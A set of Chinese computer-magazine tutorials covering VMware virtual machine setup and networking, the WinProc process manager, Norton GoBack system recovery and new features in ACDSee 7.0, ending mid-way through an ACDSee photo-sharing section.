所谓虚拟计算机(简称虚拟机)，实际上就是一种应用软件，广义上来说Word、WPS也算是虚拟机，只不过它们是只能做文字处理的机器而已。今天将给大家介绍的狭义的虚拟机软件VMware实际上也只是一种应用软件，其特别之处在于，由它创建的虚拟机与真实的计算机几乎一模一样，不但虚拟有自己的CPU、内存、硬盘、光驱，甚至还有自己的BIOS。在这个虚拟机上，可以安装Windows、Linux等真实的操作系统，及各种应用程序。

2.该选哪个虚拟机软件？

目前流行的虚拟机软件有VMware和Virtual PC，它们都能在Windows系统上虚拟出多个计算机，用于安装Linux、OS/2、FreeBSD等其他操作系统。微软在2003年2月份收购Connectix后，很快发布了Microsoft Virtual PC 2004。但出于种种考虑，新发布的Virtual PC 2004已不再明确支持Linux、FreeBSD、NetWare、Solaris等操作系统，只保留了OS/2，如果要虚拟一台Linux计算机，只能自己手工设置。相比而言，VMware不论是在多操作系统的支持上，还是在执行效率上，都比Virtual PC 2004明显高出一筹，这也是本文选择它的理由之一。

电脑一台变两台，学用Linux不再有后顾之忧

VMware 4.5有Workstation、GSX server等多种版本，其中Windows版的Workstation应用最广，本文即以它为基础进行各种实战演习。

实例1:在现有Windows中再装个Linux

本例，我们将在实际的Windows XP中(宿主计算机)再虚拟出一台电脑(虚拟机)，并在上面安装Linux系统，这样，你就可以放心大胆地进行各种Linux练习而无须担心操作不当导致宿主机系统崩溃了。并且你可以举一反三，将一台电脑变成三台、四台，再分别安装上其他的系统。



老鸟支招

什么样配置的电脑适合建立虚拟机？

当硬件配置达不到要求时，虚拟机运行速度会很慢，甚至不能运行，VMware的配置要求如下。

CPU:最低主频266MB，建议P3 1GHz以上；

内存:最小128MB，建议512MB；

硬盘:最小空闲空间600MB，建议空闲空间5GB；

操作系统:必须是Windows NT内核操作系统，建议Windows 2000 SP2以上版本。

第一步: 启动VMware，在其主界面“主页”标签页中点击“新建虚拟机”按钮打开新建向导(因英汉字符的差异，汉化版此处文字显示不全，见图1)。




图1

第二步: 单击“下一步”按钮，进入虚拟机配置界面，这里有两个选择:一是“典型”方式，它根据虚拟机的用途自动调整配置；二是“自定义”方式，它允许用户自行设置虚拟机的主要参数。典型方式要比自定义方式简单，但缺少一定的灵活性。方便起见，这里我们选择典型方式。

第三步: 单击“下一步”按钮进入虚拟机操作系统选择界面，

可以看到Windows、Linux、Novell等多种不同的系统，这里我们点选“Linux”。Linux又分为多种版本，笔者手头有一套红帽子Linux 8.0，自然要选择“Red Hat Linux”项了。

第四步: 单击“下一步”，在接下来的界面中，可以为这个新的虚拟机取一个名称(本例为“Red Hat Linux”)，并在“定位”中选择虚拟机的保存位置(见图2)。



图2



老鸟支招

每个虚拟机都会产生多个特别格式的文件，所以最好为每个虚拟机创建一个单独的文件夹，如Linux就放到“Linux”文件夹、Windows 98就放到“Win98”文件夹中，这样便于以后备份和恢复虚拟机。

第五步: 单击“下一步”，在网络类型界面中共有四个选项:“使用桥接网络”,“使用网络地址翻译(NAT)”,“仅使用主机网络”,“不使用网络连接”。网络连接方式以后可以随时修改，因此在这里可先任意选一种。

第六步: 单击“下一步”，接下来会要求用户设置硬盘的大小，软件默认大小为4GB，可根据硬盘现有空间的实际情况增大或减小。最后单击“完成”按钮返回VMware主界面，将看到主界面上多了一个“Red Hat Linux”标签页，其中显示了这台新建虚拟机的各种配置(见图3)。



图3

第七步: 下面为这台虚拟机安装上Linux操作系统，让它像真正的计算机一样工作。安装之前，先要设置一下虚拟机的光驱。在如图3所示界面中，双击“设备”下的“CD-ROM”项，打开配置窗口(见图4)。本例使用的是Linux安装光盘，因此点选“使用物理驱动器”项，并在下拉列表中选择正确的光驱盘符(本例中的光驱盘符为“J”)；如果是从网上下载的ISO安装映像文件，则点选“使用ISO映像”项，并通过“浏览”按钮选择下载所得的安装映像文件。设置完毕，单击“确定”按钮。



图4

第八步: 将Red Hat Linux安装光盘放入光驱中(如果选的“使用ISO映像”方式则不需此步骤)，点击主界面“命令”中的“启动这虚拟机”，或直接点击工具栏上的绿色三角形按钮，这就像打开了真实电脑的电源开关一样，启动虚拟机。注意:如果物理内存紧张，则会弹出一个提示框，提示虚拟机会占用大量内存，单击“确定”按钮即可。如果勾选了“不再显示”项，则下次这个提示就不会再出现了。

窗口全黑后，一定要用鼠标在中间点击一下切换到虚拟机中。VMware模拟的是Phoenix的BIOS，连续按下F2键直到进入BIOS设置界面，按左右箭头键选中“BOOT”菜单项，再按上下箭头键选中“CD-ROM Drive”项，然后按“+”号键将其调到最顶层，这样即可将光驱设置成优先启动。按F10键并回车即可保存BIOS设置并退出，虚拟机即可启动Linux安装程序进行安装了。单击工具栏上倒数第二个按钮，可使虚拟机全屏显示，这样看起来会更加酷的。

Linux安装与使用是一个很大的话题，限于篇幅，这里就不介绍了。不过可以肯定的是，虚拟机实际上就是几个较特别的文件而已，所有操作改变的只是这几个文件的数据，不会影响到现有操作系统，所以可以放心进行Linux练习。



老鸟支招

切换到虚拟机后，它会屏蔽掉宿主计算机(本例中即Windows XP)的所有鼠标或键盘操作，包括Alt+Tab组合键的切换操作。不过你可以按Ctrl+Alt组合键返回XP，虚拟机在全屏状态时，也可使用这个组合键返回XP。

虚拟机的重新启动、关机等对于宿主计算机来说都是虚拟的，但对于虚拟机中安装的操作系统来说则是真实的。因此，安装好操作系统的虚拟机，一样要先通过“开始”菜单关机，最后再单击工具栏上的方块按钮(左起第一个图标)关掉虚拟机的电源。不能强制关闭虚拟机电源，否则虚拟机下次启动的时候也会像真实的电脑一样检测磁盘的。

Just Do It

NTFS分区上装Windows 98

NTFS文件系统不但效率比FAT32高，而且安全性也大大提高了，比如它的文件夹就可以设置访问密码。不过在NTFS硬盘上是无法安装Windows 98的，如果有些软件必须在98下才能正常运行，你不妨借鉴上面方法创建一个Windows 98虚拟机。

★虚拟机也可用软驱,用它启动Windows 98安装程序,使用方法与光驱一样,可参见本例的第七步。如果没有启动软盘,可使用vFloppy中的BOOTDISK.img映像文件来代替。注意:如果默认创建的虚拟机中没有软驱项,可参考下文“增加第二硬盘”的方法进行添加。

★一开始应以软盘优先的方式启动安装程序,而在安装Windows 98过程中会重启系统,这时要按F2键进入BIOS中手动设置成硬盘启动优先(可参考本例第八步中的方法),方能正常安装下去。

实例2:虚拟硬件随意升级

现实生活中,不管是扩大内存还是升级硬盘,都要花银子,而在虚拟机里则可以随时修改虚拟机的硬件配置,免费为它升级。

点击相应虚拟机的标签页,在其中点击“编辑虚拟机设置”,或点击菜单“虚拟→设置”,都可以打开配置窗口,如图5所示。




图5

1.增加或减少内存

在左侧设备列表中选中“内存”项,然后在右侧拖动“这台虚拟机的内存大小”下的滑块,即可设置该虚拟机所用内存的大小(见图5)。注意,虚拟机内存设置得过大超出了实际的物理内存时,虚拟机将无法运行,这时可适当调小内存再试试。

2.增加第二硬盘

点击“添加”按钮,出现增加硬件向导,点击“下一步”后出现硬件类型选择界面,选中“硬盘”,然后点击“下一步”按钮,根据提示设置硬盘的格式、大小、硬盘文件保存位置等信息后,即可为虚拟机添加第二硬盘。



老鸟支招

为虚拟机的硬盘整理磁盘碎片

真实的硬盘需要定期整理磁盘碎片,虚拟机上的硬盘也是如此:选中“硬盘”项,在右侧点击“磁盘碎片整理”按钮,软件就会非常迅速地整理虚拟机硬盘上的碎片了。

3.拔下网卡

在设备列表中选中“NIC”项后,点击“删除”按钮即可去掉虚拟机上的网卡。

4.让虚拟机认识闪存盘

选中“USB控制器”项,在右侧选中“当接入新USB设备时自动将其连接到虚拟机”,以后在宿主计算机的USB接口上插入闪存盘后,宿主计算机和虚拟机就都会自动加载驱动程序,认出闪存盘。

实例3:虚拟机也上网

既然虚拟机能够与宿主电脑相互通信,那么也就能像局域网中的真实电脑一样,共享宿主电脑的上网连接。这里以宿主电脑以ADSL虚拟拨号方式上网,以共享拨号连接的方法为例进行说明。

第一步:点击VMware菜单“虚拟→设置”,再点选网卡NIC并设置它的属性,可在“网桥”、“NAT”、“仅是主机”中任选一项,但一定要记住所选的项目。

第二步:把宿主电脑网络连接的IP地址设为自动获取。

第三步:在宿主电脑“网络和拨号连接”窗口中,右击ADSL虚拟拨号连接,选择“属性”命令,在“共享”标签页内选中“启用此连接的Internet连接共享”,然后根据虚拟机网卡的工作方式选择一个网络连接(见图6),具体对应如下:

网桥——本地连接
NAT——VMware Network Adapter VMnet8
只是主机——VMware Network Adapter Vmnet1




图6

第四步:宿主电脑启用网络连接后,相应网络连接的IP地址被自动设置为192.168.0.1。因此,需要把虚拟机的IP地址设置为192.168.0.X(X取值范围为2～254),同时要把DNS服务器地址、默认网关都设置为192.168.0.1。这样,宿主电脑上网后,虚拟机也就可以通过宿主计算机共享上网了。



老鸟支招

如何删除已有的虚拟机?

在“常用”中右击相应的项目,并选择“从常用中删除”,再在右侧点选相应标签页,右击,选择“关闭”即可。此时便可以将相应文件夹下的虚拟机文件都删除掉了,但如果不删除这些文件,则下次还可以通过“文件→打开虚拟机”命令找回它。

VMware 应用一点通

1.增强虚拟机的多媒体功能

在虚拟机上安装的Windows，默认情况下只有16色，还没有声音，与现实生活中的计算机相差甚远。为了改善虚拟机的多媒体效果，VMware为大家准备了一套称为VMware tools的工具软件。它的主要功能如下：

（1）模拟显卡，使虚拟机支持32位显示和高分辨率。

（2）在宿主电脑与虚拟机之间使时间同步。

（3）在不安装VMware tools时，需要使用键盘上的Ctrl＋Alt键才能释放被虚拟机束缚的鼠标。而安装VMware tools之后，鼠标可以在虚拟机、宿主机之间随意移动、切换。

（4）允许主机和客户机之间或者从一台虚拟机到另一台虚拟机之间直接进行复制和粘贴操作。

启动虚拟机上的Windows后，点击菜单"虚拟→安装虚拟机工具"，就会在虚拟机的光驱中加载相应版本的VMware tools，然后自动执行安装过程，我们所要做的，就是点几下确定按钮而已。

2．截取开机画面

在VMware中可抓取开机画面、BIOS界面、操作系统安装界面等特殊界面，点击菜单"文件→抓取屏幕图像"命令，就能把虚拟机上正在运行的画面保存下来。

3.识别SCSI接口的虚拟硬盘

如果虚拟机的硬盘模拟的是SCSI接口的硬盘(这也是虚拟机的默认值)，在安装Windows 2000时会提示找不到硬盘，解决方法就是让虚拟软驱加载从VMware老家下载回来的VMware-BusLogic-SCSIDriver-1.2.0.0.flp文件，然后在启动Windows 2000安装程序的时候，按下F6键从软驱加载驱动，就能把Windows 2000安装到虚拟的SCSI硬盘上了。

4.测试危险软件

所谓危险软件，是指那些没有经过严格测试，可能会对系统产生未知伤害的软件。在虚拟机上安装一次系统也是很耗费时间的，所以在测试各种危险软件之前，可以先备份一下虚拟机文件，以便快速恢复虚拟机。

⑴备份虚拟机

对宿主计算机而言，一个VMware虚拟机只不过是几个文件而已。VMware在创建虚拟机的过程中，其中的一个步骤就是询问你将虚拟机文件保存于何处，当我们为虚拟机安装好操作系统并设置好之后，就可以将这个文件夹中的所有文件做个备份，当虚拟机出现问题的时候，只要用备份文件覆盖一下，就什么问题都解决了。

⑵虚拟机也一键恢复

VMware还提供了还原功能，随时都可以点击工具栏上的"快照"按钮保存当前系统状态，一旦虚拟机出了问题，就可以点击"还原"按钮，把系统恢复到出问题前的状态。

5.重温DOS下的老游戏

一些怀旧的玩家可能会经常回想起486时代的DOS游戏，但现在再找一台安装了DOS系统的计算机可不是件容易的事了。可通过VMware创建一个DOS虚拟机，在为虚拟机选择操作系统时，先选"其他"，再从下面的下拉列表中选"DOS"；然而将DOS启动盘放入软驱(也可以使用DOS启动映像文件)，启动系统安装DOS即可。虚拟机软驱的使用与光驱相似，这里就不介绍了。

6.虚拟机如何共享宿主机的文件夹？

第一步：点击VMware菜单"虚拟→设置"，在配置窗口的"选项"标签页内点击"共享文件夹"，在右侧点击"添加"按钮添加要共享的文件夹。

第二步：以虚拟Windows XP为例，启动虚拟机，右击"我的电脑"选择"映射网络驱动器"命令，点击"浏览"按钮，在"整个网络"下选中"VMware Shared Folders"下的相应目录，即可在虚拟机中把共享的文件夹映射为驱动器。

VMware好伴侣——VMware DiskMount

一般情况下为VMware虚拟机建立的硬盘，只有在启动VMware后才能通过虚拟机查看其内容，这为用户管理带来不便。为了解决这个问题，VMware公司推出了一个名为VMware DiskMount的工具(下载地址：http://vmware-svca.www.conxion.com/software/VMware-mount-3.1.0-9089.exe)，它允许用户将VMware虚拟机创建的虚拟磁盘直接挂接到Windows主机系统的文件系统上，不必启动VMware即可查看其中内容。

每个被挂接的虚拟磁盘都具有独立的盘符，我们可以像读写本地的物理磁盘一样，任意读写虚拟磁盘，就仿佛它真的是Windows主机上的一个分区。通过VMware DiskMount工具，可以方便地在虚拟磁盘和主机系统之间传输文件。

VMware DiskMount是命令行工具，其命令格式如下：

VMware-mount [options] [drive letter:] [\\path\to\virtual disk]

参数定义

/v:N 映射虚拟磁盘中的第n个分区(卷)，n 缺省等于1。

/p 显示虚拟磁盘上的分区(卷)。

/d 删除映射。

/f 强制删除映射。

/n 不打开有快照且在用的虚拟盘。

/y 不管快照是否在用都打开。

/? 显示VMware-mount工具的使用信息。

例1：把C:\VMW\w2k.vmdk映射为系统的H盘：

VMware-mount h: C:\VMW\w2k.vmdk

例2：把虚拟磁盘C:\VMW\w2k.vmdk中的第2个分区映射为系统的H盘：

VMware-mount /v:2 h: C:\VMW\w2k.vmdk

例3：解除虚拟磁盘的映射：

VMware-mount h: /d 或用VMware-mount h: /f 强制删除映射。

CF [SY01]

"进程"的计划结束与热键退出

■ liusucess

关于进程的问题我们已经讨论过多次了，但还是有人问过小特，怎样才能按计划来退出任务呢？只要到了指定的时间就能让任务自动退出，到底如何实现呢？你可以试试用Windows资源包中的PSKILL和计划任务组合的方式来实现，当然也可以用本文下面要介绍的WinProc来实现。

WinProc是一个在Windows下通用的进程管理工具，它除具有一般进程管理工具的所有功能外，还有一些特殊功能：进程黑名单、锁定屏幕、热键激活WinProc、定时结速进程、热键结束进程等，有了它一切都变得简单。

WinProc小档案

软件版本:1.32	软件大小:340KB
软件类别:共享软件(30天使用限制)	适用平台:Windows 9x/2000/XP
下载地址:http://ks.onlinedown.net/down/winproc1.32.zip	

这款软件为绿色软件，它能和系统同步运行，下载完后，运行其中的WinProc.exe，程序就会最小化至系统托盘内，双击图标后可看到主窗口。这里非常清晰地列出了正在运行的所有进程，并且还详细显示了进程的优先级、标识以及对进程的简单描述。

实战一:我的游戏自动关闭

定时结束进程是WinProc的特色功能之一，它可以让进程在指定时间自动结束。比如，在玩游戏时，太容易上瘾，如果想适当控制，那么用WinProc再好不过了。

第一步:先启动游戏，比如CS，然后切换回WinProc窗口，右击CS的游戏进程cstrike.exe，选择"加入待结束进程列表"(重复此操作，也可添加多个进程)。

第二步:点击"待结束进程列表"标签，右击进程选择"定时"项，这时会弹出如图1所示窗口，去除"启用文字提醒"项的勾选。同时在"指定时间"内输入结束游戏的时间，完成后，点击"确定"，就可以开始游戏了。等时间一到，游戏就会自动关闭。

实战二:老板来了，快速关闭

如果你正在游戏中酣战，老板突然出现，而你用WinProc已经设置好的计划结束时间还没到，那么快按下Scroll Lock键吧，它能够立刻结束所有"待结束进程列表"中的进程，这下你就放心了吧？

实战三:病毒进程我不怕

电脑变慢了，这就说明可能有新的进程在运行了，会



图1 如果勾选了"启用文字提醒"项，那么在结束进程前，会弹出提示窗口供你选择

不会是病毒？如果真是这样，可以试试软件提供的黑名单功能，让所有病毒进程都无法运行，以方便接下来的查杀工作。

第一步:右击要加入黑名单的进程，选择"加入进程黑名单"，这时就可看到在"进程黑名单"中有你刚加入的进程的信息。

第二步:选择菜单中的"黑名单"，去除"禁用进程黑名单"项即可(见图2)。



图2

> **小提示**
>
> 不要将系统核心进程及WinProc本身的进程加入黑名单。如果不小心添加进去，可以打开软件目录下的WinProc.ini，删除所有含有WinProc.exe的行即可。

CF [SY02]

系统还原＋Ghost＝？

■河北 Hunk

一提到系统恢复，很多人立刻就想到了Windows XP的系统还原以及Ghost，但它们多少都有些让人不满意，前者使用方便，但功能总是不能满足更多需求，后者的问题则是完全不计后果，每次都是将整个分区完整恢复，备份之后安装的软件和数据也会随之丢失。难道没有比它们更出色、更体贴的Windows时光回溯方案了吗？

GoBack与Ghost一样，也是赛门铁克公司出品的软件(同Ghost、PQMagic一样，这个软件是赛门铁克公司花了大约1300万美元从Roxio公司收购而来)，近期该软件推出了4.0版，下面我们就以此版本为例，为大家介绍一下GoBack的神奇功能。

为什么使用GoBack？

①超强的“随时备份、随时恢复”，比Windows XP的“系统还原”更强大，可以让你任意选择将电脑恢复到1分钟、1个小时或者1个星期前的状态。

②既可以在Windows下使用，又能在Windows无法启动时进行恢复。

③能够恢复单个文件，这样即使误删了重要文件也能轻松找回来。

④独特的“SafeTry”模式，在你进行一些危险操作时提供了一个安全的测试平台，而不会对Windows造成任何损伤;而“AutoBack”模式则为多用户环境提供了一个永远干净的系统环境。

总之有了GoBack，在一定程度上，你将不必害怕病毒、不必再担心系统崩溃，不必重装系统……

把GoBack请进电脑

在安装GoBack到“Installation Options”(安装选项)时，程序会要求设置GoBack所能支配的硬盘空间，如果使用默认的“Express Installation”(快速安装)，GoBack会自动使用整个硬盘空间的10%进行备份;如果选择“Custom Installation”(自定义安装)，则要手动设置GoBack占用的空间。这里要特别指出，只有让GoBack使用3GB或多于3GB的空间才可以使用特有的“SafeTry”模式。因此，如果硬盘足够大，使用“Express Installation”即可;如果硬盘空间有限，又很想使用“SafeTry”模式，就需要选择“Custom Installation”，手动设置了。另外，GoBack的恢复是针对整个硬盘进行操作的，无法单独选择某一分区进行备份或恢复，这点需要特别注意。

软件安装完成后，每次在Windows启动前都会出现GoBack引导界面(软件会在硬盘的分区表中写入相应数据)，在进入Windows后，该软件会以系统托盘图标的形式在后台运行(占用系统资源相当少，一般不会感觉到它的存在)，默默地备份数据。

危难之处显身手

1.文件恢复

如果误删了某个文件，没问题，GoBack能帮你找回来。

第一步：双击系统托盘中的软件图标，打开“Norton GoBack”窗口，在左侧选择“File Recovery”(恢复文件)，之后在右侧选择“File & Version Rescue”(文件及版本恢复)项。

小提示

如果用GoBack进行了硬盘恢复，那么，从还原点到恢复前这段时间建立的文件也会删除。如果需要恢复这些文件，比如，从20:30恢复到了20:00的状态，而要恢复这30分钟内建立的数据，可通过选择“File Recovery→Post-Restore File Rescue”(恢复文件→恢复已经找到的丢失文件)进行恢复。

第二步：这时会弹出搜索窗口，在窗口左侧设置“When was it modified?”(何时修改)下可搜索在指定时间删除的文件;设置“What size is it?”(文件尺寸)可搜索指定尺寸的文件;设置“More advanced options”(其他高级选项)可搜索指定扩展名文件。当然也可以直接在“All or part of the file”(全部或部分文件名)下直接输入文件名进行搜索。全部设置完成后点击“Search”(搜索)按钮即可(见图1)。

第三步：搜索到文件后，右击指定的文件，然后选择“Save As”(另存为)，将其保存即可。




图1 文件恢复窗口

2.硬盘恢复

如果系统出现问题，那么就要对整个硬盘进行恢复了。

⑴普通硬盘恢复

对于一般初级用户，只要使用简单的普通硬盘恢复即可。

第一步:打开“Norton GoBack”窗口，在窗口左侧选择“Disk Drive Recovery→Disk Drive Restoe”(硬盘恢复→硬盘恢复)。

第二步:在弹出窗口中，时间选择一个“System Safe Point”(系统安全还原点)或“Start of System Restart”(重新开始的系统还原点)，然后点击“Restore Now”按钮即可(见图2)。




图2 从“Description”(描述)中可以看到还原点距当前系统的时间，比如“9 minutes ago”(9分钟以前)等

第三步:这时系统会重启，GoBack会在系统启动前自动进行恢复，如果想取消恢复，则按下空格键选择即可。

⑵高级硬盘恢复

对于高级用户，或需要恢复指定时间的系统，则可使用高级硬盘恢复。

第一步:打开“Norton GoBack”窗口，选择“Disk Drive Recovery→Advanced Disk Drive Restoe”(硬盘恢复→高级硬盘恢复)。

第二步:这时会弹出“Disk Drive Recovery”窗口。在窗口左侧选择好恢复的日期及时间，然后点击任务栏中的“Restore drives X:，X: and X: to Event”(恢复X:，X:和X:硬盘)按钮(左起第三个)，就可恢复距离该时间段最近的一个系统安全还原点。

> **小提示**
> 窗口右侧列出了所有硬盘修改过的文件，选中所需恢复的，右击后，选择“Restore drives X:，X: and X: to Event”也可恢复。

GoBack为了方便用户修改，提供了虚拟硬盘功能，使用方法很简单:在窗口右侧点击任意“System Safe Point”，选择“Create Virtual Drive at this Event”(建立虚拟硬盘)，这时就会新建出数个虚拟分区，每个分区都对应系统中的一个分区。你可以在“资源管理器”中访问到它们，并可进行复制等操作。

> **小提示**
> 点击“Disk Drive Recovery→Disk Drive Compare”(硬盘恢复→硬盘比较)，可以比较不同安全还原点与当前硬盘数据的不同。

⑶当系统无法启动时

如果你安装了什么危险的软件，或是中了一个病毒，以致连系统都无法进入了，这时就要使用GoBack的DOS恢复功能了。

第一步:重启电脑，当显示GoBack界面时，按下空格键后就可以打开“Norton GoBack Boot Menu”(诺顿GoBack引导菜单)对话框。

第二步:点击“Restore Drive”按钮，然后选择一个恢复时间点，点击“Restore”按钮进行恢复即可。

安全测试与自动恢复

除前面介绍的功能外，GoBack还提供了安全测试模式(SafeTry Mode)与自动恢复(AutoBack)两种非常方便的功能。

1.安全测试模式

GoBack可以虚拟出一个系统环境，特别适合试用新软件或进行比较危险的操作，在这个环境中可以随时保存结果，或是不保存而直接返回原系统，这样你的Windows不会受到任何影响或损伤。

第一步:打开GoBack主窗口，选择“Disk Drive Protection→SafeTry Mode”(硬盘保护→安全测试模式)。

第二步:如果GoBack可以使用3GB以上的硬盘空间，那么点击“Yes”按钮，电脑重启后进入安全测试模式的提示，点击“OK”按钮即可。

第三步:当再次进入系统时，就会进入“SafeTry Mode”，这时可以进行各种高难度或高危险度的操作，而不必担心脆弱的Windows受损。当所有操作完成后，双击系统托盘的GoBack图标，就会弹出“Norton GoBack-SafeTry Mode”窗口(见图3)，如果不保存操作，则选择“Exit SafeTry Mode and Reject changes”(退出安全测试模式且不保存修改)，如果保存操作则选择“Exit SafeTry Mode and Save changes”(退出安全测试模式且保存修改)。

2.自动恢复

对于有小孩使用的电脑或多人共用的电脑(比如:网吧、图书馆、学校机房)，最让人头痛的是，系统经常会被搞得一团糟，而GoBack的AutoBack功能让维护这些电脑变得异常轻松，不管Windows被破坏成什么样子，只要一重启就能立即恢复原样。

第一步:打开GoBack主窗口，选择“Disk Drive



图3　如果保存修改，则系统不会重启，直接继续使用，否则，需要重启，另外在重启后，如果按下空格键，还有机会选择保存修改结果

Protection→AutoBack"(硬盘保护→自动恢复)。

第二步:在弹出窗口中勾选"Enable AutoBack"(允许自动恢复)项，然后点击"Change Options/Schedule"(改变选项/任务)按钮。

第三步:打开"AutoBack Options and Schedules"(自动恢复选项及任务)设置窗口，在选项中有"AutoBack on Log Off or Shutdown/Restart"(只要注销、关机或重启，就自动恢复)、"AutoBack on any Restart"(只要重启就恢复)、"Detect missed scheduled AutoBacks"(检查失败的自动恢复任务)三个选项。如果只需要到时间才恢复，那么三个选项可以都不勾选。接着在"Scheduled AutoBacks"下设置好自动恢复的时间，注意"Default snooze time"用于设置自动恢复倒计时提示窗口出现的时长。

第四步:完成所有的设置，点击"OK"按钮后，系统会重新启动，激活AutoBack。

第五步:当再次进入系统，指定的时间一到，就会弹出提示框，倒计时完成后，就会自动重启恢复。

> **小提示**
>
> 在GoBack主窗口中点击上侧的"Options"按钮，可以设置GoBack的访问密码以达到保护GoBack不被修改的效果，可以清除GoBack的历史文件(删除机密文件后需要使用)。

关于GoBack不得不说

GoBack也并不是完美的，首先只能针对整个硬盘进行恢复，而无法对单独分区进行恢复操作，因此会占用较多的磁盘空间。其次还要特别注意的是，GoBack会在引导扇区和分区表中写入相关数据，因此在安装新操作系统或重装当前系统时，一定要先卸载或暂时禁用GoBack。另外，如果想手工建立安全还原点的话，只要先关闭GoBack，然后进行相关操作，之后再打开GoBack即可。CF [SY03]

新体验　新享受 ——全新ACDSee 7.0

■ 北京　神农

ACDSee经历了几次小版本升级后，近期推出了7.0。在一段时间试用后，大部分网友给了它很高评价——速度加快了，增强了照片管理功能。也许你还没有来得及试用，也许你在使用中遇到了一点小麻烦，不管怎样，本文都值得你一看。

ACDSee小档案

软件版本:7.0	软件大小:19541KB
软件性质:共享软件(有7天使用限制)	适用平台:Windows 9x/2000/XP

下载地址:http://nj2.onlinedown.net/files/acdseepowerpack.exe

汉化包:http://sq.onlinedown.net/down/ACDSee-h.rar

软件备注:在安装ACDSee英文版后，不要运行，然后运行汉化程序，完成汉化。

重要功能实例秀

打开ACDSee 7.0，你一定先会注意到上面新增的快速工具栏了(见图1)，它可以让用户方便地进行常用操作。



图1　默认下，所有缩略图都会显示一些相关信息，使用右上角滑块，可以自行调整缩略图大小

1.管理照片更快捷

任务:要显示D:\PIC目录下所有10月1日拍摄的等级为5的人物照片。

功能:“选择浏览”功能，就是根据指定条件，显示出所需图片，可以指定的条件包括了种类、日期及文件夹等，这样根本不必添加文件说明，不必打字，只要几步选择，就能快速找到所需照片。

▶▶▶ 火速链接

有关等级、种类的资料，可参考本刊2004年第11期《我用ACDSee数据库管理照片》一文

第一步:添加标记。打开保存照片的目录(比如:D:\PIC)，选中并右击其中的人物照片(可多选)，选择弹出菜单中的“设置种类→人物”，再选择并右击需要设置等级为5的照片，选择“设置等级→等级5”即可。用同样方法也可为其他照片进行分类并添加等级。

第二步:选择浏览。选择菜单中的“查看→选择浏览”，打开“选择浏览”窗口，接着在主界面左侧中部，点击“组织”标签，分别选中“人物”及“等级5”，然后再点击“日历”标签，选择好10月1日，这样就能快速找到所需照片了。

2.制作别人不能修改的相册

任务:将自己的照片发给别人，但不让对方修改。

功能:将照片转换为PDF或Flash文件的功能。

第一步:打开ACDSee，进入照片所在文件夹，选中需要转为PDF的多张图片，再选择菜单中的“建立→建立PDF”项。

第二步:这时会弹出向导窗口，根据需要选择建立PDF文件的类型，这里选择“建立一个包含全部图像的PDF文件”，接着点击“下一步”，进入“选取图像”，此时，可根据需要添加、删除图片(见图2)。



图2　设置生成的PDF文件

第三步:设置完输出文件名称后，ACDSee就会完成PDF相册文件的生成了。

小提示

生成Flash相册

在选择图片后，点击菜单中的“建立→建立幻灯片”项，然后选择好“Macromedia Flash幻灯片”，之后的设置可参考生成PDF部分(见图3)。

3.多图片同时对比

任务:照了不少照片，其中有不少场景、人物为重复的照片，通过将它们对比显示，从而实现快速对照片进行筛选。

功能:比较图像功能。

选中所有需要对比的图片，接着点击窗口上侧的“比较图像”按钮。这样就可以看到如图4所示的对比窗口了。



图3　设置图片转换格式，之后还可设置幻灯片选项，比如可设置为手动换图等



图4　多图对比，非常方便

4.共享我的图片

任务：不用邮件发送，不用上传到网络相册，直接把自己的电脑当成网络照片服务器，让别人到你的电脑中欣赏照片。

功能：ACDSee Share功能，它能将你的电脑做为一台WEB服务器，从而轻松实现照片网络共享。

第一步：选择菜单中的"帮助→我的ACD"，从"附加产品"中选择"ACDSee Share"，接着进行安装。

